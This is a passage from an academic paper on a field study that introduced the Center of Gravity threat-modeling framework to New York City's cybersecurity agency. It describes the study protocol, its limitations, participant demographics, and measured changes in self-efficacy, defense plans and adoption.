Once the practitioner identifies the CoG, they can deconstruct it into three components: critical capabilities, critical requirements, and critical vulnerabilities [17]. *Critical capabilities* (CC) are distinguished by two key features: they support the practitioner's objectives, and the CoG would cease to operate without them [21]. For each CC, there are one or more *critical requirements* (CR), defined as supporting resources that enable the CC to function [21]. Eikmeier distinguishes between capabilities and requirements using a "does/uses" litmus test [17]: If the CoG does something, that something is a capability, and if it uses something, that something is a requirement. *Critical vulnerabilities* (CV) are directly related to critical requirements; CVs are thresholds of diminished CRs that make the CoG inoperable [55]. Practitioners identify CVs by asking the following question for each CR: what would cause this requirement to no longer function as intended? Some CVs are binary, such as the complete loss of a CR, but others may cause a reduced functionality beyond some threshold, preventing the CoG from accomplishing the objective.

Building a thorough list of critical vulnerabilities allows the practitioner to understand how their objectives can be threatened. The practitioner should consider both malicious and accidental threats to collectively describe the worst-case situation for their organization and objectives. The CoG approach models all threats with a singular, unified motivation: exploiting critical vulnerabilities. This allows practitioners to develop a list of threats that can encompass nation-state hackers, insiders, poorly trained users, and others. The practitioner iterates over the list of critical vulnerabilities to develop a corresponding list of *threat capabilities* (TC). For each CV, they ask: what could take advantage of this vulnerable condition? From the list of TCs, they enumerate all of the threat requirements (TR) needed to support each capability.

The final step in the CoG analysis process is building an *actionable defense plan* (ADP) that can neutralize identified threat capabilities and requirements, mitigate critical vulnerabilities, and protect the identified CoG. Each component of an ADP, designed to dampen or eliminate one or more potential risks, is referred to as a *mitigation strategy*.

## 2.3 Empirically evaluating threat models

A limited number of threat-modeling frameworks have been empirically evaluated, and none have been assessed at the enterprise level. Sindre and Opdahl [50, 58] compared the effectiveness of *attack trees* against *misuse cases* and Labunets et al. [32] compared *CORAS* [34] against *SREP* [37]. In both of these empirical studies, researchers measured the effectiveness of each framework by quantitatively comparing output from student groups. Additionally, these studies measured the perceived effectiveness of the frameworks through post-study questionnaires based on the Technology Acceptance Model [12]. Massacci et al. [35] used small groups of industry practitioners and students to compare the performance of four threat models [20,24,34,42] against fictional scenarios in a classroom environment, largely based on participants' perception of the frameworks.





Figure 2: Our six-part study protocol and metrics.

In our study, we do not compare different frameworks to each other. Instead, we use one particular approach as a case study to examine the introduction of threat-modeling within an enterprise environment, using participants with a direct, vested interest in improving their job performance and the security posture of their environment. We utilize qualitative research methods based on studies from Sindre, Opdahl, Labunets, and Moody [32, 41, 50] while aggregating quantitative data to determine how well threat modeling protects digital systems.

# 3 Case study: Threat modeling at NYC3

To evaluate the impact of introducing threat modeling to an organization that had not previously used it, we partnered with NYC3 to introduce a specific threat-modeling framework (CoG) and observe the effects. NYC3 is responsible for protecting the most populous city in the U.S. and its government from cyber attacks. The Government of the City of New York (GoNYC) includes 143 separate departments, agencies, and offices with more than 300,000 employees that support 8.6 million residents and 60 million yearly visitors [48]. It maintains nearly 200,000 external IP addresses and has its own In-

ternet Service Provider, with hundreds of miles of fiber-optic cable and dozens of major points of presence. Further, the city is responsible for maintaining industrial control and mainframe systems. We drew our participant pool from the civil servants and private-sector contractors who work directly with NYC3.

Throughout this study we focus on the *efficacy* of threat modeling, which in this context we define as the ability to achieve a desired outcome. Both *effectiveness*, the ability to successfully achieve an outcome, and *efficiency*, the ability to reduce effort to achieve an outcome, comprise efficacy.

Because we introduced threat modeling in NYC3's operational environment, we were not able to conduct a comparative experiment; instead, we designed a primarily observational study to obtain as much insight as possible — both qualitative and quantitative — into the effects of introducing threat modeling within an enterprise environment. Our study includes six components (as shown in Figure 2), that occurred from June through November 2017, and was approved by the University of Maryland Institutional Review Board. Due to the study's sensitive nature, we generalized some details about defenses and vulnerabilities to protect NYC. Additionally, we redacted sensitive information when quoting participants and generalized job descriptions so as to not deanonymize participants.

## 3.1 Recruitment

NYC3 leadership sent all of its employees an email that outlined the voluntary nature of our study as well as our motivation and goals. The email informed NYC3 employees that they would be introduced to new techniques that could potentially streamline their daily duties, and that the findings from the study would be directly applied to defending NYC3 systems and networks. We conducted the study during participants' regularly scheduled work hours and did not provide them with any additional monetary incentives for participating.

## 3.2 Study protocol

We designed a multi-part study protocol, as follows.

**Protocol pilot.** Prior to deploying our protocol with participants, we conducted three iterations of the study using non-NYC3 employees (two security practitioners and one large-organization chief information security officer) to pre-test for relevance, clarity, and validity. We updated the study protocol based on pilot feedback and overall study flow. After three iterations, we arrived at the final protocol described below.

**Baseline survey.** Establishing a baseline for NYC3 defensive practices allows us to compare the security posture before and after our training intervention. We asked participants about their specific work role, responsibilities, and demographics; their understanding of organizational mission statements; which assets they use to accomplish their daily duties; their sentiment towards NYC3's current security posture; and their perceived self-efficacy for performing digital security tasks.

We used a combination of open-ended, close-ended, and Likert-scale questions in our 29-question online survey (App. B). We based all self-efficacy questions on best-practices and question-creation guides from established educational psychology studies [5]. We used an identical structure for the post-training survey and 30-day follow-up survey. Capturing self-efficacy before, immediately after, and 30 days after receiving the educational intervention allowed us to measure how each participant perceived the model's efficacy. We were interested in measuring efficacy perceptions, as self-efficacy has been shown to be an important component of individual success at performing job duties in enterprise settings [4]; one key component of self-efficacy is belief in the efficacy of the tools you use to complete tasks.

**Educational intervention.** After completing the initial survey, we provided groups of participants with in-person instruction on the history of CoG, its application as a threat modeling technique, the CoG process outlined in Section 2.2, and two examples of applying the framework. We scheduled three independent sessions and allowed participants to choose the session most convenient to their work schedule.

We based our 60-minute educational intervention on fundamentals from adult learning research and the experiential learning theory (ELT) [31]. Kolb and Kolb found that adults learn new concepts better through ELT by (1) integrating new concepts into existing ones, (2) accommodating existing concepts to account for the new concepts, and (3) "experiencing, reflecting, and acting" to reinforce the new concepts [31]. Social learning theory (SLT) further supports this process, indicating that adults learn new patterns of behavior best through direct experience [6]. Thus, our class was designed to reinforce each concept with a hands-on exercise using scenarios relevant to the audience and their domain knowledge.

During the class, the instructor introduced participants to tabular and graph-based methods performing CoG analysis [59]; we include examples of both in App. D. The tabular tool allows users to record their responses to each subtask of the CoG framework; each section supports data in follow-on sections. The graph-based method provides users with an alternative, complementary method for eliciting the same data. Previous research indicates that various learning styles benefit from multiple forms of data elicitation [31].

During the first classroom example, the instructor guided participants through a scenario drawn from the Star Wars movie franchise to determine the CoG for the Galactic Empire. The instructor provided step-by-

step instructions for using the tabular and graphical tools throughout. In the second example, the participants worked together without instructor guidance to apply CoG and framework tools to a fictional e-commerce scenario. We describe both fictitious scenarios in App. A.

Prior to providing the intervention, the instructor observed NYC3 employees at work for four days to better understand their operating environment. The instructor developed the fictitious scenarios so that they did not reflect any specific conditions within NYC3. We chose these scenarios in lieu of NYC3-specific scenarios to reduce bias during training that would inadvertently coach participants towards providing "approved solutions."

To control for variations in instruction, each group had the same instructor. The instructor is a member of the research team with extensive subject-matter knowledge and experience, including six months of formal university training on threat modeling. The instructor communicated this experience prior to each class to establish a baseline of credibility with the group. During each class, participants could ask questions at any time, and the instructor maintained a running log of these questions. To maintain consistency across class sessions, the instructor incorporated answers to these questions at relevant points in future sessions, and emailed the answers to participants who had attended previous sessions.

**Performance evaluation session.** After all participants finished the educational intervention training, they each completed a 60-minute individual session where they applied CoG to their daily duties. For example, P17 used the framework in his role as a security analyst to develop plans for better defending NYC endpoint workstations (See App. A.3). This phase of the study provided hands-on reinforcement learning, as recommended by ELT and SLT [6, 31].

We audio recorded each session, provided participants with clean worksheets and whiteboards for brainstorming (App. D), and allowed participants to bring in any notes from the previous educational intervention training. Without notifying the participants, we logged task completion times for each step, in an effort to measure the efficiency of the framework without putting undue pressure on participants.

The interviewer used the constructive interaction method for communicating with the participants, asking them to openly communicate throughout each subtask in Section 2.2 [40]. During each step, the instructor re-stated participants' previous verbal comments or documented responses to assist with data elicitation but did not introduce any new concepts to prevent data bias. For consistency, the same interviewer completed all performance evaluation sessions.

At the completion of each session, we retained a copy of the completed worksheets, photographed the whiteboards, and returned the original worksheets to the participant to help guide their responses for the second online survey. The aggregated worksheets and time logs support measurements for the actual efficacy of the CoG framework (See Section 4.3.2).

The performance evaluation interviewer transcribed responses to the open-ended questions after each session using the audio recordings. Two researchers jointly analyzed all open-ended survey questions and each transcription using iterative open-coding [61]. In alignment with this process, we coded each research artifact and built upon the codebook incrementally. We resolved all disagreements by establishing a mutually agreed upon definition for coded terms. From here, we re-coded previously coded items using the updated codebook and repeated this process until we coded all responses, resolved all disagreements, and the codebook was stable.

**Post-training survey.** In this 27-question online survey (App. B), conducted immediately after the performance evaluation session, we collected responses measuring the framework's actual and perceived efficacy. We asked participants to re-apply CoG to their daily duties, which allowed them to account for any new details they might have considered since the previous session. Additionally, we asked them to re-evaluate their perception of the NYC3 baseline security posture and their ability to complete digital security tasks. Using this information, we can measure changes in how participants view the organization and their own abilities [19]. Further, we asked participants to evaluate their ability to complete digital security tasks solely using the CoG framework and and to answer comprehension questions measuring their current understanding of the framework.

**Follow-up survey.** The 13-question follow-up survey (App. B) allowed us to measure framework adoption, knowledge retention, and perceived efficacy 30 days after researchers departed. To measure the extent to which participants adopted CoG analysis without instructor stimulus, we asked them to describe whether and how they used the information derived from CoG analysis or the framework itself within their daily duties. These questions allow us to understand participants' ability to apply output from the framework, measure their adoption rates at work, and measure their internalization of CoG concepts. We also continued to use self-efficacy questions supplemented with survey questions from the technology acceptance model (TAM) [12].

**Long-term evaluation.** After 120 days, we evaluated the efficacy of adopted defense plans for protecting NYC3 systems. We used a combination of NYC3 incident reports and system logs extracted solely from defensive measures that participants recommended and implemented because of their use of CoG threat modeling.

NYC3 deployed these new defensive measures in "blind spots," so each verified intrusion attempt or vulnerability clearly links an improved security posture to these new defensive measures.

### 3.3 Limitations

All field studies and qualitative research should be interpreted in the context of their limitations.

We opted to measure only one threat-modeling framework: although our sample represents 37% of the NYC3 workforce, 25 participants (in many cases with no overlap in work roles) would not have been sufficient to thoroughly compare multiple approaches. Testing multiple models within participants was impractical due to the strong potential for learning effects and the need to limit participants' time away from their job duties. As such, it is possible that other threat-modeling or training approaches would be equally or more effective. We believe, however, that our results still provide insight as to how threat modeling in general can benefit a large enterprise.

As we will describe in Section 4.3.2 below, we used two NYC3 leaders to jointly evaluate the defense plans produced by our participants. More, and more independent, evaluators would be ideal, but was infeasible given confidentiality requirements and time constraints on NYC3 leadership.

Our results may be affected by demand characteristics, in which participants are more likely to respond positively due to close interaction with researchers [27, 51, 63]. We mitigated this through (1) anonymous online surveys that facilitated open-ended, candid feedback, (2) removing researchers from the environment for 30 days before the follow-up survey, and (3) collecting actual adoption metrics. Further, because we explained the purpose of the study during recruitment, there may be selection bias in which those NYC3 personnel most interested in the topic or framework were more likely to participate; we mitigated this by asking NYC3 leaders to reinforce that (non-)participation in the study would have no impact on performance evaluations and by recruiting a large portion of the NYC3 workforce.

NYC3's mission, its use of pervasive defensive technologies, and its adherence to common compliance standards indicate that NYC3 is similar to other large organizations [29, 44, 45]; however, there may be specific organizational characteristics of NYC3 that are especially well (or poorly) suited to threat modeling. Nonetheless, our results suggest many directions for future work and provide novel insights into the use of threat modeling in an enterprise setting.

TAM has been criticized (e.g., by Legris et al. [33]) for insufficient use coverage. Additionally, the positive framing of TAM questions may lead to social desirability biases [16]. To address coverage, we use TAM in conjunction with the Bandura self-efficacy scales for a more complete picture. Moreover, reusing validated survey items and scales in this study is a best-practice in survey design that has been shown to reduce bias and improve construct validity [18, 22]. Lastly, we elicited participant feedback with a negative framing explicitly after each performance evaluation session, and implicitly when assessing threat modeling adoption at the 30-day evaluation. Eliciting feedback through negatively-framed mechanisms allowed participants to provide their perceptions from both perspectives.

For each qualitative finding, we provide a participant count, to indicate prevalence. However, participants who did not mention a specific concept during an open-ended question may simply have failed to state it, rather than explicitly disagreeing. We therefore do not use statistical hypothesis tests for these questions.

## 4 Results

Below we present the results of our case study evaluating threat modeling in an enterprise environment, drawing from transcripts and artifacts from performance evaluation sessions, survey answers, and logged security metrics. We report participant demographics, baseline metrics, immediate post-training observations, 30-day observations, and observations after 120 days.

We organize our findings within the established framework of perceived efficacy, actual efficacy, and actual adoption [32,41,50]. Participants' perceived efficacy and belief that they will achieve their desired outcomes directly shape their motivation for adopting threat modeling in the future [3]. Actual efficacy confirms the validity of perceptions and further shapes the likelihood of adoption. Lastly, regardless of perceived or actual efficacy, a framework must be adopted in order to demonstrate true efficacy within an environment. Through these three measurements, we provide security practitioners with the first structured evaluation of threat modeling within a large-scale enterprise environment.

### 4.1 Participants

Qualitative research best practices recommend interviewing 12-20 participants for achieving data saturation in thematic analysis [23]. To account for employees who might need to withdraw from the study due to pressing work duties, we recruited 28 participants for our study. Of these, 25 participants completed the study (Table 1), above qualitative recommendations, and we also reached saturation in our performance evaluation sessions. For the rest of this paper, all results refer to the 25 participants who completed the study. This sample represents 37% of the NYC3 employees as of August 8, 2017.

Technicians such as network administrators and security engineers account for 18 of the participants; the remainder fulfill supporting roles within NYC3 (e.g., lead-

| ID | Duty Position | IT Exp (yrs) | Trng. (yrs) | Educ.[1] |
|---|---|---|---|---|
| P01 | Leadership | 16-20 | 6-10 | SC |
| P02 | Data Engr. | 16-20 | 6-10 | G |
| P03 | Sec Analyst | 11-15 | 0-5 | SC |
| P04 | Sec Engineer | 11-15 | 0-5 | BS |
| P05 | Governance | 16-20 | 6-10 | SC |
| P06 | Sec Engineer | 6-10 | 11-15 | P |
| P07 | Sec Engineer | 0-5 | 6-10 | G |
| P08 | Net Admin | 21-25 | 6-10 | G |
| P09 | Sec Engineer | 11-15 | 0-5 | SC |
| P10 | Sec Engineer | 11-15 | 6-10 | BS |
| P11 | Net Admin | 16-20 | 6-10 | BS |
| P12 | Sec Engineer | 25+ | 6-10 | G |
| P13 | Sec Analyst | 0-5 | 0-5 | BS |
| P14 | Sec Engineer | 11-15 | 0-5 | BS |
| P15 | Sec Engineer | 16-20 | 25+ | SC |
| P16 | Support Staff | 6-10 | 0-5 | BS |
| P17 | Sec Analyst | 16-20 | 16-20 | G |
| P18 | Sec Engineer | 21-25 | 16-20 | G |
| P19 | Sec Analyst | 21-25 | 6-10 | SC |
| P20 | Leadership | 11-15 | 6-10 | G |
| P21 | Sec Analyst | 0-5 | 6-10 | G |
| P22 | Leadership | 11-15 | 6-10 | G |
| P23 | Sec Analyst | 16-20 | 6-10 | BS |
| P24 | Leadership | 0-5 | 0-5 | BS |
| P25 | Leadership | 0-5 | 0-5 | G |

[1] SC: Some College, BS: Bachelor's, G: Graduate degree, P: Prefer not to answer

Table 1: Participant demographics

ership, policy compliance, and administrative support). This composition is similar to the actual work role distribution across NYC3, with 50 of 67 employees serving as technicians. Prior to this study, one participant had a high-level understanding of the military applications of CoG, and none of the participants had any applied experience using any threat-modeling framework.

All participants had at least some college education, with ten holding a graduate degree and eight holding a bachelor's. Additionally, 15 possessed at least one industry certification. Participants had an average of 14.7 years of information technology and security experience in large organizations, with a mean of 8.5 years of formal or on-the-job training.

## 4.2 Pre-intervention baseline

To measure the impact of threat modeling within NYC3 systems, we first established a baseline of how participants deployed defensive strategies prior to our training. Most commonly, they prioritized defending high-impact service-based systems such as NYC.gov (n=7) and adhering to compliance frameworks (n=7), followed by applying risk management strategies (n=6) and assessing which systems are most susceptible to attack (n=3). Participants reported using the following guidelines and programs for assessing NYC's digital security posture: city-specific policies and executive orders such as the NYC remote access policy [49] (n=6), NIST Cybersecurity Framework [44] (n=4), and NYC3's one-time accreditation process for adding new technologies to their network (n=2). Of these guidelines, participants stated that none of the programs were applied frequently enough, with P5 stating that "compliance is only as good as your last assessment." With too much lapsed time between audits, defenders cannot establish an accurate assessment of the environment's security posture over time. The remainder of respondents (n=13) said they were unsure about which programs or policies were applicable.

## 4.3 Immediate observations

In contrast to the baseline survey, performance evaluation session observations and post-training surveys indicate that threat modeling provided participants with a better understanding of their security environment, that participants felt more confident in their ability to protect NYC, and that participants could successfully apply threat modeling relatively quickly with accurate results.

### 4.3.1 Perceived efficacy

We observe participants' initial threat modeling perceptions in the context of new insights, framework usefulness, and changes in self-efficacy.

**New understanding.** Overall, 12 of 25 participants reported that threat modeling allowed them to understand new critical capabilities, requirements, or vulnerabilities that they had never previously considered. In particular, four participants had never previously mapped threats to vulnerabilities. P16, a non-technical administrative support staffer, used threat modeling to understand the implications of wide-open security permissions on a wiki and networked share drive.

Threat modeling provided two participants with self-derived examples of why crisis continuity plans exist for large organizations. P04 stated that this new understanding would further assist him with planning for crises, allowing him to recommend to "senior management the plan of action for what should be done first."

Of the 13 participants who did not report discovering anything new, seven stated threat modeling was simply a restructured approach to current defensive concepts like defense-in-depth [36]. Four stated threat modeling did not help them discover anything new but added additional emphasis to areas they should be concerned with.

Four participants identified an over-reliance on personal relationships (rather than codified policies) as a critical vulnerability for organizational success, which conceptually is something none of them had ever before considered. During his performance evaluation session, P24 discussed how changes in the political environment from the local to federal level can affect established trust across the GoNYC; a large turnover in personnel could halt some progress and potentially kill some initiatives. P25 stated "I had not really considered... the impact that some sort of major, non-cyber event could have

on our ability to be successful," discussing how a major terrorist event within NYC could decrease NYC3's ability to sustain critical requirements and capabilities. Thus, both participants recommended codifying existing relationship-based agreements into legislation capable of withstanding non-digital security threats to their daily responsibilities. An example of this includes establishing a formal memorandum of understanding (MoU) with law enforcement agencies in NYC to facilitate the exchange of threat indicators.

**Perceived framework usefulness.** After completing the performance evaluation session, 23 participants agreed that threat modeling was useful to them in their daily work. For example, ten said the framework allowed them to prioritize their efforts. P24 developed a new litmus test for adding any defensive efforts, stating that "If the adversary doesn't care, then it's all just fluff [inconsequential]." P21 used threat modeling to show "what we're lacking or what we need to concentrate [on]," such as standard cyber hygiene.

Eight participants expressed that threat modeling added much-needed structure and perspective to difficult problems. P11 feels empowered by its structure and believes it allows him to "accept the things you cannot change, change the things you can, and have the wisdom to know the difference. I feel [CoG is] along those lines; this is your world, this is what you control." He believes threat modeling makes a positive difference with available resources, while helping to prioritize requests for future capabilities and support.

Five participants reported that threat modeling allowed them to plan defensive strategies more effectively. P05 stated that threat modeling helps him "plan effectively, document, track, monitor progress, and essentially understand our security posture."

Threat modeling allowed four participants to comprehend how threats can affect systems within their environment; these technicians previously relied upon best security practices without fully considering threats. While applying the framework, P10 declared that "insider threats overcome the hard shell, soft core" within most enterprise networks and that threat modeling helped him identify new ways to neutralize the impact of insiders bypassing perimeter defenses and exploiting trusted internal systems.

Four participants stated that purposefully considering their asset inventory during threat modeling allowed them to fully understand their responsibilities. Three participants stated that threat modeling provides them with a new appreciation for their position within NYC3. P14 said, "When I did my job, I didn't think about what the purpose of our group is [within NYC3]...[threat modeling] aligns what we're thinking with what I think my role is in this organization."




Figure 3: A cumulative distribution function (CDF) for participant subtask completion times.

Interestingly, both of the participants who did not find threat modeling useful felt that cybersecurity is too nebulous of a realm for a well-structured approach like CoG. P12, when asked to clarify his difficulties with the framework, stated that cloud environments present unique problems for defenders: we care about "the center keep of your castle, well there's this other castle somewhere out there, we don't know where, [and it is] part of our CoG." However, these two participants did successfully use threat modeling to discover critical vulnerabilities within their daily work that they had not previously considered.

**Changes in self-efficacy.** When comparing responses from the post-training survey to baseline responses, 10 participants reported a perceived increase in their ability to monitor critical assets, 17 reported an increase in their ability to identify threats, 16 reported an increase in their ability to mitigate threats, 15 participants reported an increase in their ability to respond to incidents. Respectively, averages increased by 8.8%, 19.3%, 29.8%, and 20.0%. Using the Wilcoxon signed-rank test [65], we found significant increases in participants' perceived ability to identify threats (W=61.0, p=0.031), mitigate threats (W=47.0, p=0.010), and respond to incidents (W=59.0, p=0.027).

#### 4.3.2 Actual efficacy

We measure the actual efficacy of threat modeling using several metrics: the accuracy of participants' output, task completion times, similarities between participants' identified CoGs, and the contents of their actionable defense plans.

**Output accuracy.** Simply completing CoG tasks is insufficient to demonstrate success; the resulting output must also be valid and meaningful. Thus, we assess the

accuracy of participants' results via an expert evaluation from two NYC3 senior leaders. Both of these leaders received in-person training on CoG and are uniquely qualified to assess the accuracy of the provided responses given their intimate knowledge of the NYC3 environment and cybersecurity expertise. We provided the evaluators with an anonymized set of the study results and asked them to jointly qualify the accuracy of the identified centers of gravity, critical vulnerabilities, threat capabilities/requirements, and ideal defense plans using a 6-point Likert scale ranging from zero to five with zero being "extremely unlikely (UL)" and five being "extremely likely (EL)" (See App. C). Additionally, we asked the leaders to indicate whether each ADP was sufficiently detailed to implement. We included one fictitious participant entry as an attention check and validity control, which both panel members identified and rejected.

The panel concluded that: 22 of 25 identified centers of gravity were accurate with respect to a participant's responsibilities ('EL'=3, 'Likely [L]'=9,'Somewhat likely [SL]'=10); all critical vulnerabilities were accurate for the identified centers of gravity (EL=6, L=7, SL=12); 23 of 25 threat capability and requirement profiles were accurate (EL=6, L=7, SL=10), and 24 of 25 actionable defense plans would accurately address the identified threats (EL=5, L=11, SL=8).

We used a logistic regression, appropriate for ordinal Likert data, to estimate the effect of work roles, experience in IT, and educational background on the accuracy of the panel results. We included a mixed-model random effect [26] that groups results by work roles to account for correlation between individuals who fill similar positions. Our initial model for the regression included each demographic category. To prevent overfitting, we tested all possible combinations of these inputs and selected the model with minimum Akaike Information Criterion [1]. The final selected model is given in Appendix E. Based on this regression, we found that no particular work role, amount of education, IT experience, or combination thereof enjoyed a statistically significant advantage when using threat modeling. These high success rates across our demographics support findings by Sindre and Opdahl that indicate threat modeling is a natural adaptation to standard IT practices [58].

**Time requirements.** We use the time required to apply CoG analysis to measure efficiency, which is a component of efficacy. On average, participants used the framework and developed actionable defense plans in 36 minutes, 46 seconds ($\sigma = 9:01$). Figure 3 shows subtask completion times as a cumulative distribution function (CDF). Participants spent the greatest amount of time describing critical vulnerabilities and developing actionable defense plans, with these tasks averaging 5:27 and 6:25 respectively. Three out of five participants in a leadership role affirmed without prompting that threat modeling provided them with a tool for quickly framing difficult problems, with P24 stating "within an hour, [CoG] helped me think about some items, challenge some things, and re-surface some things, and that is very useful for me given my busy schedule." P22 applied the framework in 22 minutes and commented during his closing performance evaluation session that he would "need much more time to fully develop" his ideas; however, he also said the session served as a catalyst for initiating a necessary dialogue for handling vulnerabilities.

**CoG consistency.** Analysis of the performance evaluation session results reveals that participants with similar work role classifications produced similar output. For example, 16 of 18 technicians indicated that a digital security tool was their CoG (e.g., firewalls, servers) whereas four of six participants in support roles identified a "soft" CoG (e.g., relationships, funding, and policies). Participants produced actionable defense plans averaging 5.9 mitigation strategies per plan and ranging from a minimum of three strategies to a maximum of 14.

**Actionable defense plans.** We use the contents of participants' actionable defense plans to further evaluate success. Participants identified real issues present within their environment and developed means for reducing risk. Within the 25 actionable defense plans, participants cumulatively developed 147 mitigation strategies; we provide detailed examples in Section 4.5. Participants indicated that 33% of the mitigation strategies they developed using threat modeling were new plans that would immediately improve the security posture of their environment if implemented. Additionally, participants stated that 31% of the mitigation strategies would improve upon existing NYC3 defensive measures and more adequately defend against identified threats. Participants felt that the remaining 36% of their described mitigation strategies were already sufficiently implemented across the NYC3 enterprise.

The NYC3 leadership panel indicated a majority of the actionable defense plans were sufficiently detailed for immediate implementation ('Yes'= 16). This shows that, even with limited framework exposure, many participants were able to develop sufficient action plans. We illustrate an ADP with insufficient detail using a security analyst's plan. After identifying his CoG as an Endpoint Detection and Response (EDR) system[3] and applying the framework, his ADP consisted of three mitigation strategies: "Make sure there is a fail-over setup and test it. Better change control. Better roll back procedures." While all of these address critical vulnerabilities, they provide no implementation details. In cases such as this, individuals require additional time to improve the fidelity of their responses or may benefit from expert assistance in




Figure 4: Perceived efficacy after using threat modeling for 30 days.

transforming their ideas into fully developed plans.

## 4.4 Observations after 30 days

After 30 days, we observed that participants still had a favorable opinion of threat modeling, most participants actually implemented defensive plans that they developed through our study, and that NYC3 institutionalized threat modeling within their routine practices.

### 4.4.1 Perceived efficacy

Thirty days after learning about CoG, there was a slight decrease in the perceived efficacy of the framework when compared to participant perceptions immediately after training: a 1.47% decrease for monitoring critical assets (W=81.0, p=0.57), 3.22% decrease for identifying threats (W=131.0, p=0.83), 3.58% decrease for mitigating threats (W=94.0, p=0.18), and 1.67% decrease for responding to incidents (W=100.0, p=0.59); none of these decreases were statistically significant. When comparing these 30-day metrics to the baseline, however, participants' perceived ability to monitor critical assets increased 7.4%, perceived ability to identify threats increased 16.1%, perceived ability to mitigate threats increased 26.3%, and perceived ability to respond to threats increased 18.3%. Participants' perceived ability to mitigate threats is a statistically significantly increase from the baseline (W=73.5, p=0.049).

Figure 4 shows participants' evaluations of the efficacy of CoG analysis after 30 days. Overall, all participants agreed ("Strongly"= 13) that threat modeling supports critical aspects of their job. Additionally, 24 participants agreed ("Strongly"= 15) that threat modeling enhances the way they think about digital security. Despite the aforementioned decrease in perceived efficacy over the 30-day period, the number of participants who found the framework useful to their jobs increased from 23 to 24, as NYC3's adoption of ADPs within their environment caused one participant to believe in the framework's usefulness. Lastly, 245 of 275 responses to our 11 TAM questions indicated threat modeling is valuable for digital security.

### 4.4.2 Actual efficacy

We measure actual efficacy after 30 days using participants' knowledge retention. Measuring knowledge retention allows us to evaluate the longevity of organizational impacts from integrating the framework. After 30 days, participants averaged 78% accuracy on four comprehension questions. This is an increase from 69% immediately after learning the framework, suggesting threat modeling may become more memorable after additional applied experience. Each comprehension question required participants to pinpoint the best answer out of three viable responses; this allowed us to measure if participants understood critical relationships. In the 30-day follow-up, all participants accurately answered our critical vulnerability question, 23 correctly identified a CoG visually, 17 correctly identified a critical requirement for a capability, and 13 correctly identified a critical capability for a notional CoG.

### 4.4.3 Actual adoption

After 30 days, 21 participants reported that they implemented at least one mitigation strategy that they developed using threat modeling. In addition, 20 participants reported after 30 days that they integrated concepts from threat modeling within their daily work routines. For example, seven participants now use the framework for continually assessing risk; this is in contrast to the baseline results, where participants typically assessed risk only during audits and initial accreditation. Five participants stated that they now use threat modeling to prioritize their daily and mid-range efforts. Participants who did not adopt said they were too busy with urgent tasks (n=4) or needed more applied training (n=1).

NYC3 started to institutionalize threat modeling after participants had discussed their results with one another and realized the important implications of their findings. One week after completing their performance evaluation sessions, six participants transformed a wall within their primary meeting room into an "urgent priorities" board (Figure 5) for implementing defensive actions that address critical vulnerabilities identified during this study.




Figure 5: NYC3 developed an "urgent priorities" task tracker to address problems identified in this study.

